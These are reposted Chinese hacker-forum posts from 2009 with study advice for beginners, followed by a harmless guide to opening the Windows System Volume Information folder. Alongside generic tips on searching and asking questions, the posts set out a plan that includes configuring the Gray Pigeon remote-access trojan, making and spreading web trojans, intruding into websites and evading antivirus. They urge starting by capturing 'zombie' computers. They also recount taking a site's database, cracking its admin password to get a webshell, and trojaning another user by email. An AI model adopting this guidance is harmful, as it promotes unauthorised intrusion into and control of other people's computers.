hack_boyfeifei 2009-5-30 00:04

学习方法大全

这是很老很老的文章了...

不过对刚入门到处乱撞无从入手的新手来说还是很有用滴..

耐心点看完吧, 相信对你还是有用的..

额 是 华 丽 的 分 界 线

这是我搜集的一些人的学习方法与心得, 希望能给刚入门的朋友一些参考, 使其少走弯路。如果您是一只老鸟, 觉得这个教程对您毫无帮助, 那么请您跳过此教程, 毕竟不是所有人都像您一样掌握了良好的学习方法, 那些迷惑中的菜鸟, 正需要这样一个教程!

以下序号不分先后, 希望大家也能拿出你们自己的心得体会来补充。

具体hack学习方法

1 利用搜索引擎

这是一种高效的学习方法, 相信每个高手都从这里受益匪浅, 这也是菜鸟最好的老师, 她随叫随到, 言听即从, 力量强大。强烈建议大家在遇到问题前, 先请教一下www.Google.com

1) 公共搜索引擎

比如大名鼎鼎的Google (别告诉我你不知道哟), 还有百度等。利用这类搜索引擎, 你几乎可以搜到任何你想要的东西, 比如: 文章, 教程, 软件, 安全站点, 安全论坛, 一切的一切。

所以以后不要再问诸如 3389 是什么端口 (去搜一下 3389+空格+端口+空格+漏洞); 流光在哪里下载 (去搜流光+空格+工具+空格+下载); ipc\$怎样利用 (去搜 ipc\$Content\$空格+入侵+空格+教程) 等完全可以向搜索引擎请教的问题, 如果你非要问一下, 没关系, 你会得到简单明了的答案: ‘去搜!!’ 请不要埋怨这位高手不耐烦, 面对千百个这样的菜鸟问题, 他这么做已经很人道了。

因此可以看出, 掌握良好的学习技巧对菜鸟来说是多莫重要, 不少菜鸟就是因为像这样到处碰壁后, 最终放弃了hack学习。

*不会利用搜索引擎对菜鸟来说是致命的, 你将举步为艰, 反之, 你将进步神速。

2) 站点内部/论坛的搜索引擎

使用方法上大同小异，比如你现在需要一篇教程或是一个hack软件，而你又觉得google上搜出来的东西太杂或觉得没有专业性，那么这时候你就可以到各大安全站点或论坛上去搜索，在这些站点的内部引擎里搜到的教程或软件，一般都是比较有保证的。

*如果你是一只想飞的菜鸟，那么就学着去搜索吧。

2 阅读书籍

hack学习中，书籍是必不可少的，这个我不用多少，只是希望大家能有选择的购买书籍，找到最适合自己的那一种。

1) 基础知识类：一般来说菜鸟的基础是比较差的，甚至一些基本常识都不知道，因此有几本基础知识的书作为参考是必不可少的，比如关于TCP/IP,网络，操作系统，局域网等，甚至是关于DOS,windows基础的书都是很有必要的。在读书的过程中，你一定会遇到许多不懂的名字或术语，该怎么办呢？白学了？？去搜索吧！！

注意：此类书籍关键在于它的通俗易懂性，不要追求多莫深入，对菜鸟来说，急于求成是最要不得的。因为我还是学生，因此学校的图书馆是很好的书源（主要是免费），我几乎借遍了所有hack方面书籍，如果你已经不是学生，建议你到各大图书馆去借，因为这样要比买书不知省多少钱。

*菜鸟准备 2-4 本即可

2) 大众杂志类

此来书籍的精华在于它的合订本，比如电脑报合订本，电脑应用文萃合订本等等，就相当于一个大百科，分类详细，内容丰富，每年买上一两本就足够了，你会从中受益匪浅。

注意：此类书籍的优势在于内容全面，各个方面都能涉及到，查找方便，但因其定位在大众杂志，内容相对比较基础，适合菜鸟做全方位了解。

*菜鸟准备 1-2 本即可

3) hack杂志类

比如《黑客防线》，《黑客X档案》等，此类杂志专业性强，内容由浅入深，讨论详细，并附送光盘，对比较富裕的朋友来说是个不错的选择，当然，你也可以到网上找一些电子版，下载观看。

注意：这是一种比较好的入门方法，许多朋友都是在无意中买了此类杂志后，才开始对hack技术感兴趣的。

*菜鸟不定期购买即可，如果你经济确实不富裕，可以放弃，或找电子版观看

3 观看教程

教程大部分发布于网上，你可以到各大安全站点的文章系统中去找，或者去相关论坛或Google搜索。这是一种令人兴奋的学习方法，一篇好的教程能让你进步飞快，如果你能找到一些专业而又详细的教程，你的hack学习将会事半功倍，因为教程比书籍读起来更亲切，而且语言通俗易懂，寻找方便（如果是书籍，那要买多少本啊），而且他最大的特点在于百家争鸣，对于同一个问题可能有很多的教程，你可以一一观看，从中总结出最精华的部分。

注意：由于任何人都可以发布教程（当然，好的安全站点是有验证机制的），所以一些个别教程并不能保证其正确性，或者不能保证在任何情况下都具有正确性，因此在阅读时要有所取舍。还有，一些老的教程其内容或所涉及软件可能不再适用，请大家注意这点。

另外，现在比较流行动画教程，这种教程的优点在于直观，对菜鸟中的菜鸟帮助很大（许多菜鸟只看的懂动画教程），但我个人更倾向于文字教程，原因：连文字教程都看不懂，还做什么hacker,看动画教程只会让你越来越懒，而不愿再去思考（个人观点）。当然，有些文字教程写得的确很烂，读了以后让人更晕。

*这是菜鸟必须掌握而且要会灵活运用的学习方法

4 在论坛上学习/交流

论坛是菜鸟成长必不可少的基石，如果你能找到一个管理严格，技术含量高，充满活力的论坛，那么我真的要祝贺你，因为你将在这个论坛中学到许许多多东西。那么如何使用一个论坛呢？如下：

1) 留意精华版：这是一个论坛的精华所在，所有一级棒的帖子几乎都在这里了，慢慢的读吧，你会收获很多。

2) 提问前先搜索：这是许多菜鸟忽略的问题，如果你不注意，将浪费你很多时间，原因是这样的：菜鸟一般所提的问题就那么几十个，在一个稍微老一些的论坛上基本上应该都有人提过了，而且是不止一次的提过了，因此你事先搜索一下，应该会搜到不止一篇的帖子，在这些帖子的回复中，应该有你想要的答案，但如果你不去搜索而直接提问，那么你将花费一定的时间去等待回复，这就是浪费，况且大部分高手都反感提问简单而重复的问题，那么你得到的回复也许将更加粗略而潦草，这更是浪费。所以，在提问前恳请你，现搜索一下问题吧！！

3) 关注高手的帖子：一个论坛上一定会有几位高手，比如版主之类（至于怎么判定一个高手，就不用我多说了吧），他们的回复不但精彩，他们所发的帖子更值得关注，而这是大家常常忽略的问题，所以，在论坛上你可以试着搜一下这位高手的用户名，那么他所有的帖子将展现在你面前，仔细看看吧，高手的帖子就是不一样吧。

4) 热点的帖子：一般体现在回复率上，这类帖子并不一定是关于技术的，但他一定是人们现在最关心的（否则哪里会有那么多回复），多看看这类帖子，你将获得更丰富的知识。

5) 高效的提问：对于同样的一个问题，不同的提问方式，将会受到不同的效果，能得到你最想要得答案，就是高效的提问。那么如何高效的提问呢？

（1）帖子标题写清楚：像‘快来救我呀’‘谁知道为什么’‘高手请进’这类的帖子，我是很少光顾的，一个好的标题要能概括帖子的主要内容；

（2）内容尽量详细：原因很简单，连问题都说不清楚，谁会帮你，谁能帮你（神仙？？）；要说明问题出现的环境，不同的环境会有不同的结果；

（3）提问前作最大的努力：请确认你在提问前已经尽了最大努力，但还是没有效果。如果你打算提一些懒人的问题，比如‘我找不到流光的下载，请高手发到我的邮箱好吗’‘谁会net命令呀，教我’，那么所有人将会鄙视你，很难想象懒汉当了hacker会是什么样子；

（4）感谢帮助你的人：这是最起码的作人礼仪。

6) 融入论坛：在你的能力范围内，给予他人最大的帮助。

*论坛对菜鸟就像空气一样重要，去找一个适合你的论坛吧。

5 与高手直接交流

这也许是最最高效的学习方法了，能与高手直接交流是一件多么美妙的事情阿，但如果使用不当，也会给自己和对方带来许多不快。

1) 如果你与这位高手认识甚至是好朋友，那问题很好办，进轻的提问吧，只要



不是很过分就行；

2) 如果你与这位高手素昧平生，那还是谨慎一点，不要一股脑提许多问题，因为大家得时间都是宝贵的，他不可能花许多时间来专为你一个人服务，因此建议你慢慢来，每次提1—2个问题就好，因为还有下次嘛！

3) 不要轻易打扰别人，以下方式请慎用：oicq,mail,homephone,

4) 要尊重对方，不要过于奢求，在这个功利的社会，要学会被拒绝，再说人家也没有义务必须需要给你解答问题。

*能得到高手的帮助当然最好，如果没有路子，也不要强求，相信你自己也能行。

三 具体切入点

写到这里了，一些菜鸟说仍然找不到切入点，不知道该从何入手，说哪里都不明白，看什么都看不懂，无法入门。也难怪，菜鸟嘛，的确很难入手，有些朋友就是因为前期的学习很吃力才放弃了的，那么好，我就继续介绍我本人的两个方法吧。

1 基础书籍法：既然基础差，那么就从基础开始，去买一至两本hack方面的既基础又全面的书籍来看，比如《黑客就这么几招》等等，此类书籍比较基础，但又很全面，黑客初期的基本攻击方法都有介绍，以此类书为基础慢慢的学习，过一段时间你会发现你已经入门了；

2 教程解惑法：就是说一旦遇到不明白的地方就通过搜索引擎，资料，教程来解答，在求解的过程中，你一定还会关联的遇到其他不懂的新问题，那么好，继续找资料看教程，就这样一直连续不断，遇到不懂的就去看，不管他是哪方面的，慢慢的，你所懂的会越来越多，你会发现你已经入门了。此类方法有很大的随意性，不是很系统，但灵活自由，高效；

3 结合法：就是将以上两种方法结合，这是很好的一种方法，建议大家使用。

四 总结

以上基本上是我个人的一面之谈，难免主观一些，请海涵。如果你还有什么好的学习方法，请一定要告诉我，我会收入到这片帖子当中，希望她能对菜鸟们有所帮助

由于在黑客界,要学习的东西相当多,也相当杂,特别是刚入门的菜鸟朋友,在初次接触黑客时,可能会到处碰壁,苦于找不到好的黑客学习方法而最终放弃这门技术.在这里,我提供一个行之有效的也非常适合菜鸟朋友的黑客学习方法-----分类学习法.经过我两二月的实践证明,发现该方法效果明显,使我的黑客技术突飞猛进,所以我在这里共享自己的学习方法.

所谓分类学习法,就是把黑客领域划分成几个不同层次的知识块,然后规划好时间,专门对开某个知识点进行学习训练.也就是分隔成一部分一部学习.就拿我刚入黑鹰来说吧刚开始,我规划了以下学习计划.

1.黑客术语基础(学习一个星期):主要把一些常用黑客术语搞清楚,比如什么叫webshell什么叫注入,什么叫旁注,还有一些常用工具的功能,比如nc,sc等等.

2.灰鸽子配置与使用(学习二天):通过学习要达到正确配置灰鸽子并能正常上线.对它的功能进行操作训练.

3.网页木马制作与传播(一个星期)

4.网站入侵(差不多一个月)

5.木马特征码修改(四五天)

当然知识块的划分与学习时间,可根据自己身情况进行适当选择.

下面我把分类学习法过程,技巧,并结合自己在实际学习中以实例形式讲解这种学习方法的具体步骤.

分类学习法的主线:

收集资料----看动画教程与技术文章----实战训练----回过头再看教程与文章----自己

制作动画教程与写文章.

下面对各个环节进行讲解:.

一.收集资料

这个环节,主要目的是收集到尽量多的某类知识块的相关动画教程和技术文章.收集方法主要有两种方法:第一种,利用百度,google,搜索.比如我想找网站入侵相关教程,可以在百度google中输入关键字"网站入侵+空格+教程",这样就可以收集大量教程和文章,可以灵活变化关键字,比如输入脚本入侵+空格+动画,ASP入侵等等,可以搜到大量网站入侵方面的资料.统统把它们收集整理起来.第二种,利用大型黑客网站的站内搜索功能.这种搜索比百度和google命中率要高的多.比如你想找网页木马相关教程,你可以到黑鹰,华夏,动画吧,黑基等各大黑客网站.在站内搜索内输入关键字网页木马或网页木马制作.就会找到很多动画教程和技术文章,同样也都收集回来,为下一环节作准备.

实例:这里我以学习特征码为例,看我是在各个步骤中是如何做的.

在收集资料阶段,首先,我在百度和google里输入特征码,找到了很多教程和资料,通过筛选把有用的教程收集回来,然后改变一下搜索关键字"免杀",又搜到大量资料,同样把它们下载收集起来,接下来就到各大黑客网站的站内搜索功能搜.同样输入关键字,特征码和免杀找到相当多动画教程和技术文章.这里的命中率相当高,几乎都是动画教程,同样下载回来,然后对这些收集回来的教程和文章运行整理,为下一阶段作准备.

二.看动画教程与技术文章

在看之前,你要准备一个笔记本,专门用来记录在看动画或文章时,不明白的或疑惑的地方,在看的过程中,你可能有些地方看不明白,没关系,把不懂的地方记录下来,当然看动画与文章时要注意以下几点:

- 1.要深刻理解动画教程整体思路.
- 2.注意观察动画的每个操作细节,一有不清楚的就要马上记录.

那如何解决记录着不懂的地方呢?通过以下几种方法解决.

- 1.论坛提问:比如黑鹰私人问题版块,把你遇到的不明白地方描述清楚,发到论坛上,当然你还可以到其它的黑客论坛提问.
- 2.向黑客群或朋友请教,这里你要多加几个黑客技术群,多交几个要好的黑客技术爱好者,然后,把你的疑难问题拿出来与大家一起讨论,一般也能解决.
- 3.反复看动画教程,技术文章,有时候,我们看一遍可能不能理解,但反复的看,反复的思考,往往都能解开动画或文章中的疑难问题.

4.用百度, google搜索相关内容, 同样利用关键字进行搜索相关内容.这种方法还是不错的, 在你搞懂了你的疑难问题的同时也搞懂了N个其它相关问题.

实例:我在学习特征码修改时,就对收集到的动画一个一个的看,同时记录疑惑

的地方，很多时候，在这个动画中不懂的地方，在另一个教程中得到了解决，因为每个教程在细节描述都不一样，有时会起到互补的作用，这也是收集大量教程的好处，有些疑惑问题在教程中得到了解决。当然，有时候我也会把问题发到论坛上，或黑客群，或反复看教程，或在百度，google中查找相关资料。

三.实战训练

这一阶段也是最重要的，刚开始你可以按照动画步骤来操作，很多疑难问题在实际操作才能真正体会到，同时在操作中也会得到解决。当然你在操作过程中遇到困难还可以回过头再看动画，并一直反复这个过程。慢慢的就会变成自己的技术。实例：就拿我训练特征码修改来说吧，看完一个教程后，我就按照动画步骤一步一步学着操作，一遇到无法继续操作时，马上回过头来看动画，把细节看懂后，又回来做。一直循环直到做完动画。这样操作一边后，才能真正理解细节，才能融会贯通。

四.回过头再看动画与文章

在操作过程中，遇到的疑难问题，然后我们带着这些问题回过头来看动画，相信理解的更深刻了。目的也更明确了。在这个过程中特别要注意在你操作的每个细节与动画中的细节作对比，发现存在问题的地方及时纠正。

实例：我在学特征码修改过程中，操作---看动画，是个反复的过程。在操作中每遇到不能继续时，就回过头来看动画是如何操作的，然后又回到自己的操作现场，一直循环这个过程，时间久了，自然也会融会贯通了，变成自己的心得了。

五.自己制作动画或写文章

经过一段时间的学习，你可能对某个知识块也有较深的理解，也有自己的见解，所谓熟能生巧，熟练了自然而然也有个人的心得体会。这时候，你可以把你的新的入侵思路和技巧做成动画或写成文章呀，这不但提高了你的思维能力同时也锻炼了你的实际操作水平。

这也是提高黑客技术水平的一个重要方法。

实例：我经过一段时候的学习，发现对特征码的修改已有新的心得和体会，也有了属于自己的一些技巧。所以我就理清思路，做成了相关动画教程，进一步把自己的想法，心得运用到实际操作中。做完动画教程后，发现水平又进了一步，理解的更透彻。所以我在这里建议：若你有新的入侵思路或新的入侵技巧，不要埋在心里，做成动画。你会在不知不觉中进步。

以上就是我个人一直采用的黑客学习方法，当然还结合了以下四个方面的技巧。

一.做黑客笔记

- 1.记录实战入侵过程中的疑惑问题
- 2.在看别人动画或文章时，不明白或不理解的地方也记录下来。
- 3.同时，在学习过程中，遇到的入侵小技巧，入侵常用命令，优秀黑客工具，经典方法也一一记录下来。

以后入侵或遇到难题时，随时都可以拿来查看。

二.收集整理优秀文章，动画教程，黑客工具。

- 1.分类整理优秀的技术文章。
- 2.收集整理经典的有技术含量的动画教程
- 3.收集经典的优秀的黑客工具，大家都应该有自己的黑客工具箱，并分类整理存放好。

收集整理的目的是方便以后的学习。

三.在看别人动画或文章时应该思考的问题。

- 1.领会动画整体思路。
- 2.记下不明的或疑惑的细节。
- 3.评价别人的动画，有何缺点，有何优点，学会分析和思考。同时要敢于提出自己的想法，如何才能进一步完美他的入侵方法。

四.勤做动画

这里做动画的好处，我不多说了，只要你做多了，自然而然就会体会到其中的好处！

只要具备以下条件的，都可以做成动画，我想，也是你掌握技术的最好方法，所以这也是行之有效的提高黑客技术的好方法。

1.看到好的文章就应做成动画：

比如以前我在华夏看到一篇投票挂马漏洞利用文章，我就把它做成动画教程----又见动网最新挂马漏洞。

2.好的工具，经典工具的使用也做成动画：

比如我发现挂林老兵新出的一款工具web综合检测工具。发现它的功能不错，所以我对该工具的使用方法做了个教程----注入新秀web综合检测工具。

3.入侵总结：

之前我看到很多人做过木马传播的方法，也看过相关木马传播的文章，不过都比较零散，

后来我又参考了相关杂志后就制作了木马传播的综合教程----木耙传播终级大套餐。

网站入侵方面也总结了目前入侵网站的常用思路，而后就制作了动画教程---入侵网站之通用手法。

4.新思路新技巧：

如果你有好的入侵思路或方法，也可做个动画，比如我做的教程----新思路一网打尽各种密码和账号。还有之前写的教程，看到人家[被屏蔽的不受欢迎关键词]，但发现他们只能在具有公网IP的机子上刷，经过思考，把内网机子的代理端口映射出来，这样就可以刷内网电脑了。之后就做了动画教程 ----- 终结[被屏蔽的不受欢迎关键词]技术。

5.拓展，延伸别人的动画：

以前我看过一个教程是在中了别人像阿拉大盗之类的盗号软件后，可以通过嗅探技术，揪出盗号者的邮箱账号和密码，让它偷鸡不成蚀把米。后来，我经过思考，进一步挖掘出两个入侵技巧，让它赔了夫人又折兵。发现通过设置可以把对方的邮箱自动转发到我们指定的邮箱，让盗号者忠实的为你服务。还可以伪造一封带有QQ号标题的网页木马邮件，发到盗号者的邮箱里，让它成为我们的肉鸡。而后我做了动画教程---妙思路让盗号者成为你的肉鸡。

6.改善完美别人的动画：

当ms05039 漏洞利用程序刚出来时，有人利用该漏洞程序在虚拟机上做过测试动画，后来我就进一步完善了他的动画，做了二个教程----利用ms05039 漏洞的一次完美入侵和ms05039 批量溢出让你的肉鸡成群。

从以上可以看出，我做的教程，一般不会重复别人的教程，有自己的创意和想法。所以，大家可以参考以上方法进行做动画，同时在看别人教程时，不要一味的照抄照搬，要有自己的见解，要学会思考，要善于总结，在看别人教程时还要不停

的反问自己,能进一步入侵吗?他的这种入侵方法有什么缺点吗?能进一步完善他的入侵方法吗?只要你做到以上几点,我相信,你的技术也会突飞猛进的。

二个月来,我一直采用这种方法,感觉效果明显,进步飞快,很多朋友都叫我高手大虾,我哪敢当,要知道才学二个多月。从我一踏上黑客学习生涯以来,我就知道,凡事都要靠自己,所以我从来没有拜过师,也从来没有求过什么人。但我确实是全身心投入的。现在,我已学习黑客的另一领域----软件的破解和黑客工具的开发。我坚信!我的成功不在遥远!

在这里,提醒那些初次接触黑客技术的菜鸟朋友,不要急于求成,端正好自己的学习态度,规划好自己的学习计划,寻找适合自己的学习方法,多思考,多实践操作,再加上一个好的学习环境,比如像黑鹰这样的大家庭,我敢说,你的成功不在遥远!

菜鸟面临的问题:

1.学习方法不对头-----学的东西很多,很杂,不知道从哪里下手

先从抓鸡开始。最好用灰鸽子抓。当然基础是最重要的。黑客的术语也要学点。说到这里有人问鸡是啥啊。自己去找啊。不明白就去百度。步骤按下面的来。

我的学习方法跟这里一样。教徒弟也是。

这位兄弟的想法跟我一样。算是知己吧。

拿你的文章来补充一下

不好的请提出来。

1.黑客术语基础(学习一个星期):主要把一些常用黑客术语搞清楚,比如什么叫 webshe

11什么叫注入,什么叫旁注,还有一些常用工具的功能,比如nc,sc等等.

2.灰鸽子配置与使用(学习二天):通过学习要达到正确配置灰鸽子并能正常上线.对它

的功能进行操作训练.学点基础的加壳免杀。

3.网页木马制作与传播(一个星期)

4.网站入侵(差不多一个月)

5.木马特征码修改(四五天)

6.以后有时间可以学门语言

2 缺乏自学能力-----搜索引擎是最好的老师.

有同感。学会用百度等。很有用。当然各大黑网的搜索引擎也要学会用（用法一样）

不懂的要自己搞定。再不懂的找高手啥

有人会问。我是高手不。不是我吹。不是。鸟一只。哎呀：别砸我。

3.缺乏实践操作能力-----是你技术不会进步的根本原因.

有的人怕电脑坏。怕啥。以前我一天装一次，记得有一次杀了 500 多个毒吓人。要是怕这个怕那个

你回家去修地球吧。最好装个还原精灵。（不会装系统的建议装个）

[分享][转] 新人进来看一下自己适不适合做黑客!

Hacker_deng

2009-3-24 16:06

本文比较适合初学者看.

别说我没资格说这些话或是我的话是废话(对你来说是,对别人呢?),我想任何人都有资格尽自己的能力帮助别人.

一.首先,看到这篇文章,觉得好长,好烦,懒的看,走人..

OK,我觉的你不适合做黑客.

黑客远没有你想得那么简单,黑客要看的资料太多了,要了解的东西也太多了,时间永远不够用.如果这么短的文章都难倒你,那么你真的不适合.

我通常的做法是看到好的文章或是觉得有用的文章,就把它们复制下来(我很懒,看见长点的文章就头痛,所以只能这样了!如果你这都懒的做,那你永远也别想学好黑客),等到觉得需要时就拿出来看.

二.学习黑客的目的是什么?

*QQ?*Q币?*游戏号?*银行卡?偷窥别人**?可以向别人炫耀?因为某某网站的某某人的几句话,决心黑了他的网站?因为一些理由,想去报复些人?.....我都说不下去了.

只是想着这些的人不适合做黑客,做骇客去...说句老话:黑客搞建设,骇客搞破坏.

黑客应该要抱有帮助他人的想法,入侵和破解等等,只是为了提高技术,而不是靠此来获利或报复.如果你曾经因为这些目的而学习黑客,我相信,只要你肯放弃这些不正当的目的.而去追去技术,那么你还是可以成为黑客的.

三.怎么找个好老师来帮助学习?

一看见某些高手发文章便在后面跟句:做我师傅吧!;你QQ多少?加我QQ*****,我有问题;我决心学黑客,请做我师傅吧,我一定很努力的学.....等等,

看到这些话就想吐,你以为真正的黑客会留意你?会帮助你?只有一些认为你傻的人,才会加你,然后看看你"傻不傻".当然,有些好心人会帮助你,但毕竟是少数,而且很浪费时间.你还在做这些事?那我劝你别学什么黑客!别抱有侥幸的心理,更不要浪费时间!

你连"百度"这么好的老师都不懂利用?你不知道什么,只要打进去几个关键字就可以很快的知道答案(比如,"骇客"只要你复制这 2 个字,敲几下键盘,马上就能明白是什么意思了),何必去加人QQ,在论坛里面留言,每天都来留意,结果却等不到答案(对于这种人,我通常是告诉他去搜索).

一个有技术的黑客老师,只要你认真学习,你就会明白什么时候需要.

(你可以去试试提一个问题计算下,如果你不懂的计算,那你认真去学习+*/,那样还有机会学习黑客)

四.怎么过滤信息?

好了,看了第三步你应该知道怎么用百度了吧(不知道再看第三步或是走人!)?

但是,百度上面的信息真是太杂了.你必须要学会过滤信息:排除垃圾信息和有危害的信息,留下有用信息和安全信息.

比如你要找某个黑客工具:灰鸽子.只要去百度搜下就有一大堆可下载.因为黑客工具通常都会被杀毒软件杀掉(不知道?百度一下吧!).有些人就在工具上做木马.所以要去一些比较正规的网站下载,千万别乱下!

再就是网站上的一些文章.很多都是重复的,没意义的(有太多前人和无聊的人提问).我们更要 过滤其中的重复内容,提取当中的精华来仔细看.

多使用"站内搜索"相信能过滤更多的垃圾信息!

五.怎么学习黑客?

如果你做不到以下几点,那你不适合学习黑客.

首先,要学会提问(怎么提问?看了第三步和第四步,你可以自己去搜索下答案了.就用关键字"提问的智慧".),一定要看明白(这样都不明白,无话可说),这样就可以不制造更多的垃圾信息

(垃圾才制造垃圾).也方便别人.

其次,要学会搜集资料.并有个学习方向.比如你是个初学者,那你看完这个后可以去找些:黑客学习方法(百度啊``).上面就会教你怎么学习了.要多搜集些有用的资料或是感兴趣的资料.以后慢慢看.记的多搜集几篇不同的文章,对比下再学习比较好.

最后.要多多实践,看到了一些文章可以去试试其中教的入侵方法等等.即使不能成功(有太多原因会造成不成功,比如:教程/漏洞太老,系统问题,网络问题,工具问

题,人格问题(呵呵,开玩笑😏,等等.碰到不成功,千万别急着提问.好好去搜索下,多实验几次或是找下类似的教程看看.提问的话就要好好提问,记的看"提问的智慧"!),只要你学会当中的思路,并学会应用一些东西就已经算是学习了.

六.学习黑客的态度!

这是最重要的,可以说前面的都是在说这个!

我就说说我认为最重要的态度:耐心!!!你够不够耐心,能不能坚持,是学习黑客的一个重要态度!就比如你看文章,看不了长的,怎么学技术?

本人学习黑客将近 3 年,但我到现在还不曾抓到过肉鸡(找到过,没有控制住,555),只简单的学会用"网站猎手"搜索DVBBS默认数据库dvbbs7.mdb,用看数据库软件找出其中的用MD5 加密的管理员密码,然后用在在线MD5 网站破解了简单的密码,最后备份了个ASP木马,成功的得到一个网站的webshell!(寒,都说什么啊?什么"网站猎手","DVBBS默认数据库dvbbs7.mdb","看数据库软件","MD5","ASP木马","webshell".新手跟本就不明白啊~再提醒一遍:我最初也不明白,但我用百度弄明白了!)


有的人一天就可以学会抓肉鸡,一天就可以学会挂马,一天就可以入侵.....但是我从不心急~我给自己定了计划,先主攻编程,再去学习其他的东西.因此我晚上学习编程,累了或是有兴趣时就学学入侵等等,由与某些原因,其他时间就学习一些系统方面的知识,有时去了解下硬件的知识.这样虽然比别人学的慢,学的杂,学的累(编程看不懂的地方就犯困,55555).但是始终有兴趣支持着我.我相信我不比任何人差,只要我肯努力!

年轻没有失败，只要努力，一切皆有可能！

[分享] 教你打开“System Volume Information”文件夹 **南极雄师** 发表于 2009-4-27 01:48

来兵团也有一段时间了，学到了点东西，现在跟大家分享下，希望对大家以后有帮助。

不知道大家有没注意到，当我们用杀毒软件杀毒的时候，总是发现很多病毒从“System Volume Information”这个文件夹里被杀出来。



当我们试图直接找出这个文件夹时，是找不到的，因为它是一个隐藏的文件。下面我们来把它打开。

嘿嘿<小资料>“System Volume Information”文件夹，中文名称可以翻译为“系统卷标信息”。这个文件夹里就存储着系统还原的备份信息。

“系统还原”是 Windows XP 最实用的功能之一，它采用“快照”的方式记录下系统在特定时间的状态信息，也就是所谓的“还原点”，然后在需要的时候根据这些信息加以还原。还原点分为两种：一种是系统自动创建的，包括系统检查点

和安装还原点；另一种是用户自己根据需要创建的，也叫手动还原点。随着用户使用系统时间的增加，还原点会越来越多，导致硬盘空间越来越少，最后还要被警告“磁盘空间不足”

如何获得对 System Volume Information 文件夹的访问？

要获得对 System Volume Information 文件夹的访问，请注意。

使用 FAT32 文件系统的 Windows XP Professional 或 Windows XP Home Edition

1. 单击开始，然后单击我的电脑。
2. 在工具菜单上，单击文件夹选项。
3. 在查看选项卡上，单击“显示隐藏文件或文件夹”。
4. 清除“隐藏受保护的操作系统文件（推荐）”复选框。在提示您确定更改时，单击是。
5. 单击确定。
6. 双击以打开根目录中的 System Volume Information 文件夹。

使用 NTFS 文件系统的 Windows XP Professional


1. 单击开始，然后单击我的电脑。
2. 在工具菜单上，单击文件夹选项。
3. 在查看选项卡上，单击“显示隐藏文件或文件夹”。
4. 清除“使用简单文件共享（推荐）”复选框。
5. 清除“隐藏受保护的操作系统文件（推荐）”复选框。在提示您确定更改时，单击是。
6. 单击确定。

右击根文件夹中的 System Volume Information 文件夹，然后单击“共享和安全”。

7. 单击安全性选项卡。
8. 单击添加，然后键入要授予该文件夹访问权限的用户的名称。如“administrator”帐户。然后在允许下面的小框框里全部打上钩。点确定后就 OK 了。再打开那个 System Volume Information 文件夹，看是不是能进去了。呵呵 \ \ \

??? 如果还不能打开的话往下看哦。上面的这些教程都是我整理来的。而且他们说的都是到这里就可以把那文件夹打开了。但我照着他们的方法做了N遍，搞得我头都大了，我的电脑就是打不开。就在我走投无路的时候，在我的一

再探索下，这个疑结终于被我发现了，哈哈 ` ` ` ` ` ` 记住了。当你打不开时，在小框框里全部打上钩后，点 " 高级 " 这里，看到 " System Volume Information 高级安全设置 " 里的对话框。



在父项继承复选框里打上钩。注意 / 如果没有这条提示，就在下面的 " 用在此显示的可以应用 ~ ~ ~ " 打上钩点确定，再在 System Volume Information 属性里点确定后。

9. 双击以打开根目录中的 System Volume Information 文件夹。O K

